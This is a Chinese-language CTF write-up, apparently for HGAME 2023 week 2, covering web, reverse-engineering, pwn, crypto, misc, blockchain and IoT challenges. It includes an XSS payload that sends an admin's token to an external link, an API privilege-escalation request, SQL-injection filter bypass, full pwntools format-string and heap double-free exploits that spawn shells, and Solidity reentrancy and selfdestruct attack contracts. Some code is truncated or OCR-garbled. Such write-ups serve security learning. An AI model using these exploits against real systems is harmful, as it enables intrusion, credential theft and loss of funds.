

## 1.web

### 1.1 Git Leakage

看文件名是.git 泄露，用 git\_extract 打发现部分文件没下下来，手动分析，在 log 下的 head 发现历史提交记录，我们需要跟踪 add flag file 这条

```
Warning: you are using the root account. You may harm your system.
1 00000000000000000000000000000000 91201830f813b862d82fdc2fb6152f177ae4a59e eking <761042182@qq.com> 1673490266 +0800 clone: from github.com:Rezmason/matrix.git
2 91201830f813b862d82fdc2fb6152f177ae4a59e 1dd69e26163040e1dab0d5af0ef1209e918211ec eking <761042182@qq.com> 1673490439 +0800 commit: update: add flag file
3 1dd69e26163040e1dab0d5af0ef1209e918211ec 1ff5189ae0fe3455d8ba44cae9094b0b80cd82f7 eking <761042182@qq.com> 1673490589 +0800 commit: update: delete flag file
4 1ff5189ae0fe3455d8ba44cae9094b0b80cd82f7 1dd69e26163040e1dab0d5af0ef1209e918211ec eking <761042182@qq.com> 1673491638 +0800 reset: moving to HEAD~
5
```

然后发现 objects 里有文件也没下载完整，下载完整后读取存有 flag 的文件

```
—(root@kali)-[~/tools/Git_Extract/week-2.hgame.lwsec.cn_32433]
# git ls-tree 91201830f813b862d82fdc2fb6152f177ae4a59e
fatal: not a tree object

—(root@kali)-[~/tools/Git_Extract/week-2.hgame.lwsec.cn_32433]
# git ls-tree 1ff5189ae0fe3455d8ba44cae9094b0b80cd82f7
100644 blob 8c476a7153521a425e36886626f0fc0ac24ea17d .gitmodules
100644 blob 8ed7dd30b47d0077c619c2a920c14cbaafe30724 LICENSE
100644 blob cee50842d802b7b04c0efde36494e242b0319cd9 README.md
100644 blob 1371c672ed45a5564c37b97a09fcbb85225bc5b2 TODO.txt
100644 blob aebfd9c8a357448f09a4845af996325575781085 This_is_flag
040000 tree d43f03b15645950c29035dcf88e91f6ce82fdaaa assets
100644 blob c55a9def2ca2194728b974ed5934abff55fcc63a glyph_order.txt
100644 blob 90150eb2efe314e09efe1c80ee009b079678677c index.html
040000 tree 27207a1eb3769c955c3ba211f40c44e33fe35571 js
040000 tree 24b2df4e9b339632ddf5ce5f10403e8080f8c947 lib
160000 commit 208e76c9a17da58b0a8b3e6a81528b2360990ef8 msdfgen
040000 tree 31a02f2a1afdaf0f480a83c6adf30ff88997cf7 playdate
100644 blob 82da75332e3aae411189d8679ed318a84bc54dc5 prettier_command.txt
100644 blob 0391a8e5ff26f1c6376498e24814fb49f836ebb4 screenshot.png
040000 tree 61696af6e83959704cf9b8e9746e1e3f4f1089ca shaders
040000 tree 6efb7cd49a03deb037699beaac62b7789420378f svg_sources
100644 blob bcf875131ac4c8c53b74b9e92118e3c209aaf794 webgpu_notes.txt

—(root@kali)-[~/tools/Git_Extract/week-2.hgame.lwsec.cn_32433]
# git cat-file blob aebfd9c8a357448f09a4845af996325575781085
恭喜你找到了这里，不过Flag已经被我改掉啦，所以怎么找到之前版本的文件内容呢？

—(root@kali)-[~/tools/Git_Extract/week-2.hgame.lwsec.cn_32433]
# git cat-file blob 50872c33c8a9597f8c7c934334f1d8bea3f72c71
hgame{Don't^put*Git-in_web_directory}
```

### 1.2 v2board

打开是一个 v2board 的登录界面，百度一下搜到了越权访问漏洞。用用户的 authorizations 可以直接访问管理员的接口

注册时发现虽然系统未开启邀请码，但是不输入邀请码无法注册，邀请码可以随意填写，然后直接打。

```
GET /api/v1/admin/user/fetch?pageSize=10&current=1
HTTP/1.1
Host: week-2.hgame.lwsec.cn:31395
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
Accept: */*
Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://week-2.hgame.lwsec.cn:31395/
authorization: MTAzODg5OTM1NjNAcXBuY29tOiQyeSQxMCRvTmhTVXJoejN6N1RWdzN5Q3lHbk9laG9LUGR5aXM5dWoyUElsQ0w2VEoxZVhFbzEvSUY1Lg==
Content-Language: en-US
DNT: 1
Connection: close
Cookie: _ga_P1E9Z5LRRK=GS1.1.1673628169.3.1.1673628170.0.0.0; _ga=GA1.1.1421300549.1673531915; i18n=en-US; SESSION=MTY3MzYxMzE3N3xEidi1CQkFFQ180SUFBUkPCRUFBBQpQLUNBQUVHYzNSeWFXNW5EQVlBQkhWelpYSUdjM1J5YVc1bkRBZ0FCblZ6W1hJd01RPT18KNolL1IwH2jwJ13fbB-12vNB_I7kdhvFe5QMBUuWV7g=X-Forwarded-For: 127.0.0.1

{"transfer_enable":0,"banned":0,"is_admin":1,"is_staff":0,"last_login_at":null,"last_login_ip":null,"uuid":"85alc66e-d736-42b2-a0da-69f6fb066e90","group_id":1,"plan_id":1,"remind_expire":1,"remind_traffic":1,"token":"39d580e71705f6abac9a414def74c466","remarks":null,"expired_at":0,"created_at":1673263308,"updated_at":1673267067,"total_used":0,"plan_name":"Vidar-Team Plane\\ud83d\\udee9","subscribe_url":"http://week-2.hgame.lwsec.cn:31395\\api\\v1\\client\\subscribe?token=39d580e71705f6abac9a414def74c466"}, {"total":2}
```

### 1.3 Search Commodity

一打开是个登录界面，根据提示用户名是 user01，爆破密码，发现密码是 admin123,登录后有一个搜索框 根据提示可以搜索 id，id 和物品对应如下

1	hard disk
1	
2	toffee bag
3	
3	CTF-Books
1	
4	bagged nuts
10	
5	fictions
6	
6	comics
2	
7	bagged cashew nuts
2	
8	canned pecans
1	

盲猜是 sql 注入,但是有过滤,通过使用异或判断发现大约过滤了 and database or select union where from 可以使用双写绕过。然后 union select 1, 2, 3 发现回显点在 2 和 3

发现数据库中有一张表 5secret15here 看上去就很有问题, 其他就没难度了, 这题的坑点在回显要打在 2 上, 3 上只能显示数字, 在这里被自己坑了。

```

13 <body>
14   <div id="cover">
15     <div id="result">
16       hgame{4_M4n_WHO_KnOws_We4k-P4ssW0rd_And_SQL!}
17       5
18     </div>
19   </div>

```

#### 1.4 Designer

题目给了源代码, 看 register 发现需要同时满足用户名是 admin, 并且注册的 ip 地址是 127.0.0.1 才能将 flag 写入 token

```
app.post("/user/register", (req, res) => {
  const username = req.body.username
  let flag = "hgame{fake_flag_here}"
  if (username == "admin" && req.ip == "127.0.0.1" || req.ip == "::ffff:127.0.0.1") {
    flag = "hgame{true_flag_here}"
  }
  const token = jwt.sign({ username, flag }, secret)
  res.json({ token })
})
```

Preview 是个预览，按钮，加了一些过滤

```
app.get("/button/preview", (req, res) => {
  const blacklist = [
    /on/i, /localStorage/i, /alert/, /fetch/, /XMLHttpRequest/, /window/, /location/, /document/
  ]
  for (const key in req.query) {
    for (const item of blacklist) {
      if (item.test(key.trim()) || item.test(req.query[key].trim())) {
        req.query[key] = ""
      }
    }
  }
  res.render("preview", { data: req.query })
})
```

预览后会将 query 写入页面，此处有 xss

```
<body>
<div class="button-wrapper">
  <a
    class="button"
    id="button"
    style="<% for (const key in data) { %><%- key %>:<%- data[key] %> ;<% %>"
  >CLICK ME</a>
</div>
<script>
  $("#generate").click(e => {
```

Share 是个分享按钮，share 后，admin 会访问

```

app.post("/button/share", auth, async (req, res) => {
  const browser = await puppeteer.launch({
    (property) executablePath: string
    executablePath: "/usr/bin/chromium",
    args: ['--no-sandbox']
  });
  const page = await browser.newPage()
  const query = querystring.encode(req.body)
  await page.goto('http://127.0.0.1:9090/button/preview?' + query)
  await page.evaluate(() => {
    return localStorage.setItem("token", "jwt_token_here")
  })
  await page.click("#button")

  res.json({ msg: "admin will see it later" })
})

```

那么思路就是 share 后骗 admin 点击注册并将 token 返回

```

$('#button').click(e => {
  e.preventDefault()
  const username = 'admin'
  axios.post("/user/register", { username }).then(res => {
    const { token } = res.data
    window.location = "xsslink"+token
  })
})

```

构造这样一个 js 然后写入预览界面即可。(找地方放 js 找了半天, 没服务器的人真惨)

2 reverse

## 2.1 before\_main

打开 ida，反编译发现一串类似于 base64 的编码，同时，找到修改过的编码表，尝试解码，显然不成功，看标题在 main 之前肯定有什么做了修改

```
prince( "input your flag. ",  
__isoc99_scanf("%s", v6);  
s2 = sub_12EB(v6);  
strcpy(s1, "AMHo7dLxUEabf6Z3PdWr6cOy75i4fdfeUzL17kaV7rG=");  
if ( !strcmp(s1, s2) )  
    puts("congratulations!");  
else  
    puts("sorry!");  
return 0LL;  
}
```

在 initarray 里发现了反调试的 praxe，在这里把编码表改了

The screenshot shows the IDA Pro interface. At the top, the assembly code for function `sub_1229` is displayed. It uses `ptrace` to detect if it's being debugged. If not, it copies a Base64-encoded string into `qword_4020`. Below the code, a 'From Base64' decoder window is open. The 'Alphabet' dropdown is set to a custom string: `Ld6nfA7UHJ1No4gF5zr3VsBQb19juhEGymc+WTxIiDK`. The 'Remove non-alphabet chars' checkbox is checked, and 'Strict mode' is unchecked. The decoded output is shown as `AMHo7dLxUEabf6Z3PdWr6cOy75i4fdfeUzL17kaV7rG=`. At the bottom, an 'Output' window shows the program's output: `hgame{s0meth1ng_run_bef0re_m@in}`.

```
int64 sub_1229()  
{  
    __int64 result; // rax  
  
    result = ptrace(PTRACE_TRACEME, 0LL, 0LL, 0LL);  
    if ( result != -1 )  
    {  
        strcpy((char *)&qword_4020, "qaCpwYM2t0/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQb19juhEGymc+WTxIiDK");  
        return 'cmYGEhuj';  
    }  
    return result;  
}
```

**From Base64**

Alphabet  
:Ld6nfA7UHJ1No4gF5zr3VsBQb19juhEGymc+WTxIiDK

☒ Remove non-alphabet chars ☐ Strict mode

AMHo7dLxUEabf6Z3PdWr6cOy75i4fdfeUzL17kaV7rG=

**Output**

hgame{s0meth1ng\_run\_bef0re\_m@in}

## 2.2 stream

看 exe 图标，判断是 python 程序，解包后发现用的 python3.10，使

用 pycdc 解密，发现程序少了好多数据，从 key enc 等判断这是一种加密方式，从 gen256 的数据猜测可能是 rc4，解密即可


```
C:\tools\pycdc\Debug>pycdc stream.pyc.structured.pyc
# Source Generated with Decompyle++
# File: stream.pyc.structured.pyc (Python 3.10)

import base64

def gen(key):
    s = list(range(256))
    j = 0
    i = j = 0
    data = []
    return data

def encrypt(text, key):
    result = ''
    result = base64.b64encode(result.encode()).decode()
    return result

text = input('Flag: ')
key = 'As_we_do_as_you_know'
enc = encrypt(text, key)
if enc == 'wr3ClVcSw7nCmM0cHcKgac0tMkvDjxZ6asKwW4nChMK8IsK7KM00as0rdgbDlx3DqcKqwr0hw701Ly57w63Ctc0l':
    print('yes!')
    return None
return('try again...')
```



The screenshot shows a Python decompiler interface. The 'Recipe' panel on the left has two sections: 'From Base64' and 'RC4'. The 'From Base64' section has a dropdown for 'Alphabet' set to 'A-Za-z0-9+/=', a checked 'Remove non-alphabet chars' checkbox, and an unchecked 'Strict mode' checkbox. The 'RC4' section has a 'Passphrase' field set to 'As\_we\_do\_as\_you\_know' with a 'LATIN1' dropdown, and 'Input format' and 'Output format' both set to 'Latin1'. The 'Input' panel on the right shows the encrypted string: 'wr3ClVcSw7nCmM0cHcKgac0tMkvDjxZ6asKwW4nChMK8IsK7KM00as0rdgbDlx3DqcKqwr0hw701Ly57w63Ctc0l'. The 'Output' panel at the bottom shows the decrypted string: 'hgame{python\_reverse\_is\_easy\_with\_internet}'.

## 2.3 VidarCamera

Apk 程序，反编译后找到入口 activity，在 com.example.android.camera2.basic.CameraActivity 发现一个加密函数，看上去像 xtea，

```

/* renamed from: encrypt-hkIa6DI */
private final int[] m8encrypthkIa6DI(int[] iArr) {
    int i;
    int[] key = UIntArray.m175constructorimpl(4);
    UIntArray.m186setVXSXFK8(key, 0, 2233);
    UIntArray.m186setVXSXFK8(key, 1, 4455);
    UIntArray.m186setVXSXFK8(key, 2, 6677);
    UIntArray.m186setVXSXFK8(key, 3, 8899);
    int i2 = 0;
    while (i2 < 9) {
        int i3 = 0;
        int sum = 0;
        do {
            i3++;
            i = i2 + 1;
            UIntArray.m186setVXSXFK8(iArr, i2, UInt.c(
                UIntArray.m186setVXSXFK8(iArr, i, UInt.c(U
                    sum = UInt.c(sum + 878077251));
        } while (i3 <= 32);
        i2 = i;
    }
    return iArr;
}

```

判断正确与否的地方有一串数组，猜测就是魔改的 xtea，多了一个异或 sum，加密轮次为 33 轮，同时数组数据按顺序依次两两进行了加密

```

int[] m175constructorimpl = UIntArray.m175constructorimpl(10);
for (int i = 0; i < 40; i += 4) {
    UIntArray.m186setVXSXFK8(m175constructorimpl, i / 4, UInt.c(UInt.c(UInt.c(obj.charAt(i)) + UInt.c(obj.charAt(i + 1) << '\b')) + i
}
int[] m8encrypthkIa6DI = this.$0.m8encrypthkIa6DI(m175constructorimpl);
UInt[] uIntArr = {UInt.m116boximpl(637666042), UInt.m116boximpl(457511012), UInt.m116boximpl(-2038734351), UInt.m116boximpl(578827205), UInt
i2 = 0;

```

解密即可

```

def decrypt(v,k):
    delta=0x34566543
    for p in range(9):
        v0=c_uint32(v[8-p])
        v1=c_uint32(v[9-p])
        sum1=c_uint32(0)
        for j in range(33):
            sum1.value+=delta
        for i in range(33):
            sum1.value-=delta
            v1.value=((v0.value<<4)^(v0.value>>5))+v0.value)^(sum1.value+k[(sum1.value>>11)&3])
            v0.value=((v1.value<<4)^(v1.value>>5))+v1.value)^(sum1.value+k[sum1.value&3])^sum1.value
        v[8-p]=v0.value
        v[9-p]=v1.value
    return v

```



## 2.4 math

解方程的数学题，变量多了点，用 z3 即可

```
solver.add(v0*126+v1*253+v2*62+v3*118+v4*59==63998)
solver.add(v0*225+v1*20+v2*23+v3*21+v4*31==33111)
solver.add(v0*62+v1*124+v2*100+v3*184+v4*186==67762)
solver.add(v0*40+v1*232+v2*161+v3*26+v4*82==54789)
solver.add(v0*216+v1*122+v2*36+v3*142+v4*79==61979)
solver.add(v5*126+v6*253+v7*62+v8*118+v9*59==69619)
solver.add(v5*225+v6*20+v7*23+v8*21+v9*31==37190)
solver.add(v5*62+v6*124+v7*100+v8*184+v9*186==70162)
solver.add(v5*40+v6*232+v7*161+v8*26+v9*82==53110)
solver.add(v5*216+v6*122+v7*36+v8*142+v9*79==68678)
solver.add(v10*126+v11*253+v12*62+v13*118+v14*59==63339)
solver.add(v10*225+v11*20+v12*23+v13*21+v14*31==30687)
solver.add(v10*62+v11*124+v12*100+v13*184+v14*186==66494)
solver.add(v10*40+v11*232+v12*161+v13*26+v14*82==50936)
solver.add(v10*216+v11*122+v12*36+v13*142+v14*79==60810)
solver.add(v15*126+v16*253+v17*62+v18*118+v19*59==48784)
solver.add(v15*225+v16*20+v17*23+v18*21+v19*31==30188)
solver.add(v15*62+v16*124+v17*100+v18*184+v19*186==60104)
solver.add(v15*40+v16*232+v17*161+v18*26+v19*82==44599)
solver.add(v15*216+v16*122+v17*36+v18*142+v19*79==52265)
solver.add(v20*126+v21*253+v22*62+v23*118+v24*59==43048)
solver.add(v20*225+v21*20+v22*23+v23*21+v24*31==23660)
solver.add(v20*62+v21*124+v22*100+v23*184+v24*186==43850)
solver.add(v20*40+v21*232+v22*161+v23*26+v24*82==33646)
solver.add(v20*216+v21*122+v22*36+v23*142+v24*79==44270)
if solver.check() == sat:
    m=solver.model()
    #print(m[v0])
print(m[v0],m[v1],m[v2],m[v3],m[v4],m[v5],m[v6],m[v7],m[v8],m[v9],m[v10],m[v11],m[v12],m[v13],m[v14],m[v15],m[v16],m[v17],m[v18],m[v19],m[v20],m[v21],m[v22],m[v23],m[v24])
```

## 3.pwn

### 3.1YukkuriSay

打开程序，第一个循环是打印字符，输入长度不够栈溢出，循环结束

后有一个 printf 的格式化漏洞，很明显前面的循环泄露地址，后面的格式化修改地址，gdb 调试可以看到有很多数据在栈上，可以通过 stderr 泄露 libc 地址，同时，发现打满后可以泄露 rbp，也就可以获得栈地址。因为格式化字符串是输出在 bss 段上的，所以需要向栈上先写修改地址，然后直接进行修改。

```
__readfsqword(0x28u) ^ v4;
puts("What would you like to let Yukkri say?");
do
{
    v1 = read(0, buf, 0x100uLL);
    if ( buf[v1 - 1] == 10 )
        buf[v1 - 1] = 0;
    print_str(buf);
    puts("anything else?(Y/n)");
    __isoc99_scanf("%2s", s1);
}
while ( strcmp(s1, "n") && strcmp(s1, "N") );
puts("Yukkri prepared a gift for you: ");
read(0, str, 0x100uLL);
printf(str);
return __readfsqword(0x28u) ^ v4;
```

```
Stack 00
rsp 0x7fffffffdc80 ← 0x34000000340
0x7fffffffdc88 ← 0x34000000340
rsi 0x7fffffffdc90 ← 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaa\n'
12 skipped
0x7fffffffddcf8 ← 0xa6161616161 /* 'aaaaa\n' */
0x7fffffffdd00 ← 0x0
0x7fffffffdd08 ← 0x0
4 skipped
0x7fffffffdd28 → 0x7ffff7fc25c0 (_IO_2_1_stderr_) ← 0xfbad2087
0x7fffffffdd30 ← 0x0
0x7fffffffdd38 → 0x7ffff7e67525 (_IO_default_setbuf+69) ← cmp    eax, -1
0x7fffffffdd40 ← 0x0
0x7fffffffdd48 → 0x7ffff7fc25c0 (_IO_2_1_stderr_) ← 0xfbad2087
0x7fffffffdd50 ← 0x0
0x7fffffffdd58 ← 0x0
0x7fffffffdd60 → 0x7ffff7fbe4a0 (_IO_file_jumps) ← 0x0
0x7fffffffdd68 → 0x7ffff7e6353d (_IO_file_setbuf+13) ← test    rax, rax
0x7fffffffdd70 → 0x7ffff7fc25c0 (_IO_2_1_stderr_) ← 0xfbad2087
0x7fffffffdd78 → 0x7ffff7e59c3c (setbuffer+204) ← test    dword ptr [rbx], 0x
0x7fffffffdd80 → 0x7ffff7fc62e8 (__exit_funcs_lock) ← 0x0
0x7fffffffdd88 → 0x401720 (__libc_csu_init) ← endbr64
0x7fffffffdd90 → 0x7fffffffddb0 ← 0x0
0x7fffffffdd98 ← 0xa474c458d8ffd800
rbp 0x7fffffffdda0 → 0x7fffffffddb0 ← 0x0
0x7fffffffdda8 → 0x40170e (main+78) ← mov     eax, 0
0x7fffffffddb0 ← 0x0
```

```

io.recvuntil(b'What would you like to let Yukkri say?\n')
payload = cyclic(0xe0)
io.send(payload)
io.recvuntil(b'eaacfaac')
err=u64(io.recv(6).ljust(8,b'\x00'))
print(hex(err))
libc_base = err - libc.symbols['_IO_2_1_stderr_']
print(hex(libc_base))
onegadget=[0xe3afe,0xe3b01,0xe3b04]
io.recvuntil(b'anything else?(Y/n)\n')
io.sendline(b'y')
io.sendline(b'1')
io.recvuntil(b'anything else?(Y/n)\n')
io.sendline(b'y')
payload = cyclic(0x100)
io.send(payload)
io.recvuntil(b'acnaac')
rbp=u64(io.recv(6).ljust(8,b'\x00'))
print(hex(rbp))
io.recvuntil(b'anything else')
io.sendline(b'y')
payload = p64(rbp+8)+p64(rbp+9)+p64(rbp+10)
io.send(payload)
io.recvuntil(b'anything else')
io.sendline(b'n')
io.recvuntil(b'Yukkri prepared a gift for you: ')
onegadget=libc_base+onegadget[1]
print(hex(onegadget))
g1=onegadget&0xff
g2=(onegadget>>8)&0xff
g3=(onegadget>>16)&0xff
print(hex(g1),hex(g2),hex(g3))
if g2<g3:
    cha2=g3-g2
    cha1=g2-g1
    payload=b'%1c8$hhn'+b'%'+str(cha1).encode()+b'%9$hhn'+b'%'+str(cha2).encode()+b'%10$hhn'
else:
    cha2=g2-g3
    cha1=g3-g1
    payload=b'%1c8$hhn'+b'%'+str(cha1).encode()+b'%10$hhn'+b'%'+str(cha2).encode()+b'%9$hhn'
print(payload)
io.send(payload)
io.interactive()

```

### 3.2 fast\_note

堆不会真的是坐大牢，找了一题没开 pie，libc 版本低，标题提示明显的题研究了两天。看题目就知道是 fastbin，可以用 doublefree 做到任意写，但是写起来没有栈好使，因为 malloc 的地址是有结构的，修改 free 的 got 表为 system 即可。

```

addnote(0,0x80,b'a'*30) #0
addnote(1,0x58,b'b'*30) #1
#addnote(2,0x10,b"/bin/sh\x00") #2
#gdb.attach(r)
#pause()
delnote(0) # delete note 0
printnote(0)
arena_addr=u64(r.recv(6).ljust(8,b'\x00'))-88
print(arena_addr)
libcbase=arena_addr-0x3C4B20
print('libc_base',hex(libcbase))
system_addr = libcbase + libc.sym['system']
pause()
addnote(2,0x58,b'hello')
addnote(3,0x58,b'/bin/sh\x00') #0
delnote(1)
delnote(2)
delnote(1)
#gdb.attach(r)
#pause()
addnote(4,0x58,p64(free_got-0x1e)) #free
addnote(5,0x58,b'/bin/sh\x00') #free
addnote(6,0x58,b'/bin/sh\x00') #free
addnote(7,0x58,14*b'a'+p64(system_addr)[:6]) #free
delnote(3)
#print('libc',hex(libc_base))

r.interactive()

```

### 3.3new\_fast\_note

升级了 libc 版本，其他都没变，2.31 比 2.23 多了个 tcachebin，绕过方法是他只有 7 个，可以用 7 个块塞满，然后再 free 就会进入其他 bin

```

9 for i in range(8):
10     addnote(i,0x80,b'a') #0
11 for i in range(1,8):
12     delnote(i) #0
13 delnote(0)
14 printnote(0) # print note 0
15 arena_addr=u64(r.recv(6).ljust(8,b'\x00'))-96
16 print(hex(arena_addr))
17 libcbase=arena_addr-0x1ECB80
18 print('libc_base',hex(libcbase))
19 __free_hook = libcbase + libc.sym['__free_hook']
20 system_addr = libcbase + libc.sym['system']
21 for i in range(10):
22     addnote(i , 0x60 ,b'a')
23 for i in range(7):
24     delnote(i)
25 delnote(9)
26 delnote(7)
27 delnote(8)
28 delnote(7)
29 for i in range(7):
30     addnote(i , 0x60 ,b'a')
31 addnote(0, 0x60, p64(__free_hook))
32 addnote(1, 0x60, b'\n')
33 addnote(2, 0x60, b'/bin/sh\x00')
34 addnote(3, 0x60, p64(system_addr))
35 delnote(2)

```

## 4.crypto

### 4.1 零元购

看源代码是 go 语言写的，需要 username='Vidar-Tu'才能得到 flag，主要逻辑是 NewCTR 加密，这是一种流式加密，搜了下网上没说有什么漏洞。尝试按照 cbc 翻转模式测试加密数据，发现加密位是固定的，key 和 iv 也是固定的。所以可以注册 Vidar-Tt 和 Vidar-Tv 两个账户，通过比较找到变化的位置，使用异或修改即可

```

t='3MZ0i4aC8BHlHZjvz1hHpMA5aitA+8GmWlyyp7smzcncHRFTb5G4RGrEt1hXfjGwFtPmfzj7U3jwQw=='
v='3MZ0i4aC8BHlHZjvz1hHpMIs5aitA+8GmWlyyp7smzcncHRFTb5e5RGrEt1hXfjGwFtPmfzj7U3jwQw=='

mist=base64.b64decode(t)
print(mist)

misv=base64.b64decode(v)
print(misv)

misu=b''
for i in range(len(mist)):
    if mist[i]==misv[i]:
        misu+=mist[i].to_bytes(1,byteorder='little',signed=False)
    else:
        misu+=(mist[i]^ord('t')^ord('u')).to_bytes(1,byteorder='little',signed=False)
print(base64.b64encode(misu))

```

## 4.2 Rabin

看标题，看  $p \% 4 == 3$  and  $q \% 4 == 3$  就知道是 rabin 加密，直接解密即可。

## 4.3 RSA 大冒险 1

通过四关 rsa 加密即可得到 flag

第一关 pqr 三个相乘得到的 n，那么  $\phi = (p-1) * (q-1) * (r-1)$ ，其中 p 给了，剩下的 100 位直接分解即可，得到  $m < n$  But also  $m < p$   
 第二关 p 不变，q 会变，生成两次的话，两个 n 就会产生公因数 p，然后就可以直接算出 pq

得到 make\_all\_modulus\_independent

第三关 e 太小了只有 3，使用低密度指数攻击，得到 encrypt\_exponent\_should\_be\_bigger

第四关 n 不变，e 变化，共模攻击，得到 never\_uese\_same\_modulus

## 5 misc

### 5.1 Tetris Master

一开始做不出来，群里有人说有非预期，进去以后 ctrl+c 直接回到了 shell。。

## 5.2 Sign In Pro Max

题目分为了五个部分，第一个 basexx, base64 转 base58 转 base32  
第二三四部分花里胡哨的想要爆破，其实都可以 cmd5 直接查出来。。

第五部分在线工具解出来不能完全解，但是猜测答案格式符合 uuid  
也就是 16 进制，字母只能是 abcdef, a 和 e 是确定的，尝试一下替换即可得到 0bc0ea61d21c

```
-2.079 Part5 is 0by0ea61d21y, now put all the parts together, don't forget the format.  
-2.145 Part5 by 0si0ea61d21i, now put all the party together, don't forget the format.  
-2.158 Part5 is 0kb0ea61d21b, now put all the parts together, don't forget the format.  
-2.175 Part5 vs 0ib0ea61d21b, now put all the parts together, don't forget the format.  
-2.326 Part5 by 0in0ea61c21n, sod put all the party together, cos't forget the format.  
-2.328 Part5 by 0dj0ea61w21j, nos put all the party together, won't forget the format.
```

## 5.3 Tetris Master Revenge

俄罗斯方块复仇来了，程序里有源代码地址  
src:<https://github.com/liungkejin/Bash-Games>，下下来以后比较了一下题目和原游戏代码的区别，主要是多了一个是否 master 的选项，并且有提示，不止可以输入 yes 和 no



```

game_main() {
    printf "Are you tetris master?[y/n]\n"
    read master
    # Hint: More than yes or no here
    if [[ $master = 'y' ]]; then
        printf "Welcome to Tetris Master\n"
    else
        printf "Welcome to Tetris Rookie\n"
        printf "Please input your target score:\n"
        read target
    fi
    game_start;
    while true; do
        new_game;
        game_over;
    done
}

```


游戏结束后如果是 master 并且分数大于 5 万即可拿到 flag，因为 [[]] 里只能使用算数运算，无法 rce，所以修改 master 为 score=60000 即可修改 score 分数，同时需要满足等于 y 也就是等于 131，所以再减去相应的数值即可

```

paint_game_over() {
    local xcent=$((`tput lines`/2)) ycent=$((`tput cols`/2))
    local x=$((xcent-4)) y=$((ycent-25))
    for (( i = 0; i < 10; i++ )); do
        echo -ne "\033[$((x+i));${y}H\033[44m${good_game[$i]}\033[0m";
    done
    if [[ "$master" -eq "y" ]] && [[ "$score" -gt 50000 ]]; then
        echo -ne "\033[$((x+3));$(ycent+1)H\033[44m`cat /flag`\033[0m";
    elif [[ "$master" -ne "y" ]] && [[ "$score" -gt "$target" ]]; then
        echo -ne "\033[$((x+3));$(ycent+1)H\033[44mKeep Going\033[0m"
    else
        echo -ne "\033[$((x+3));$(ycent+1)H\033[44m${score}\033[0m";
    fi
}

```





## 6. blockchain

### 6.1 VidarBank

一看就是银行题,可以看到一开始注册会给账户里加 10,然后 donate 一次也可以加 10,但是只能 donate 一次,但是在这里会调用一个 call,把钱转回来,然后再修改 donate 为不可以执行,所以可以利用 fallback 函数再次调用即可

```
contract Attack {
    address instance_address = 0x8D809C715Ca4Bd0fdF5992453babb093a71AfD0F;
    VidarBank vidarbank = VidarBank(instance_address);
    uint public flag = 0;
    uint public success = 0;
    constructor() payable {
    }
    function attack() public payable {
        vidarbank.newAccount{value: 0.001 ether}();
    }

    function attack2() public {
        vidarbank.donateOnce();
    }
    function Solved() public {
        vidarbank.isSolved();
    }
    function setup() public view returns (uint){
        return flag;
    }

    fallback() external payable{
        if (flag>0){
            flag-=1;
            success+=1;
            vidarbank.donateOnce();
        }
        if (flag==0){
            if(success ==0){
                flag += 3;
            }
        }
    }
}
```

## 6.2Transfer

超简单的题，都不知道啥时候上的，发现的时候晚了，原理就是利用自毁攻击把钱强行转入一个不可以接受转账的合约。然后编译合约的时候发现版本太高了写不了自毁函数。。难怪要开放 remix，说好的不许用呢！，找了个低版本的 solc 编译了

```
1 // SPDX-License-Identifier: UNLICENSED
2 pragma solidity ≥0.4.26;
3
4 contract Attack{
5
6     constructor() public payable{
7
8     }
9
10    function kill() public payable {
11        selfdestruct(address(0x4E28719693CA1Ed0CC513524A014b07F5EcC83aa));
12    }
13
14 }
```

## 7.lot

### 7.1 Pirated router

解压发现是路由器的 bin，binwalk 解包后，发现 bin 目录下有个 secret\_program 反编译后发现是个简单的异或

```
v4[0] = unk_4543B0;
v4[1] = unk_4543C0;
v4[2] = unk_4543D0;
v4[3] = unk_4543E0;
v4[4] = unk_4543F0;
v4[5] = unk_454400;
v4[6] = unk_454410;
v4[7] = unk_454420;
v5 = 94;
v6 = 35;
for ( i = 0; i <= 32; ++i )
    printf(&unk_4543A8, *((_DWORD *)v4 + i) ^ v6);
return 0;
```

```
result=[0x0000004B, 0x00000044,  
print(len(result))  
  
for i in result:  
